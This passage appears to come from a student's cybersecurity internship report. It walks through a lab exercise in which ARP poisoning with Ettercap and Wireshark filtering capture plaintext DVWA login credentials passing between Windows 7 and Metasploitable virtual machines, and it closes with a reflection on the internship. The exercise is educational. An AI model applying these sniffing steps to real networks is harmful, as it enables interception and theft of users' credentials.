



Step 4: Now enter http into the wireshark window that has just been launched. The username and password are displayed when you select the fourth choice, which is HTML form URL encoded, which is located in the window's left bottom corner.




b)Perform Sniffing using Ettercap in kali linux

Step 1: Open kali linux, windows7 and metasploitable machine together keep all of them in the host only adapter. Then in kali liunx terminal log in to the root. Then find the IP address of windows7 and metaploitable using nbtscan.







Step 2: Then go to toolbar and select Ettercap.




Step 3: Enter the password of root that is kali and authenticate it.





Step 4: The Ettercap prompt will be opened on the top you can see the check box with correct mark select it. Then go to the options and goto hosts and in hosts go to scan the host. Then go to hostlist. select the ip address of windows and set it as target1 and metasploitable ip as target 2. Then goto the global symbol global and then goto ARP keep it as default.




Step 5: Login to meta and ping the windows 7. Open windows 7 goto internet explorer write ip address of metasploitable in the browser and press enter. After getting the page go to the link DVWA then login as admin and password give it as password.




Metasploitable2 - Linux - Windows Internet Explorer
http://192.168.56.101/
Bing
Favorites
Suggested Sites
Web Slice Gallery
Internet Explorer cannot di...
Metasploitable2 - Linux
Page
Safety
Tools
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
TWiki
phpMyAdmin
Mutillidae
DVWA
WebDAV
Internet | Protected Mode: On
100%
19:48
12-03-2023



Step 5: Now navigate to Kali Linux, where the user name and password are displayed at the ethercap prompt.



Conclusion:

I gained practical knowledge and abilities in this field during my cybersecurity internship, which was a wonderful and educational experience. Our grasp of the subject of cyber security has substantially increased as a result of the several projects we worked on. The professors gave each student their undivided attention and were very supportive. There was also the option of one-on-one question answering. I would want to thank the organisation for giving me the opportunity to pursue the internship. I feel that this experience has given me the best preparation for a career in cybersecurity. I'm enthusiastic to apply the skills I learned throughout the internship to greatly advance the cyber security industry.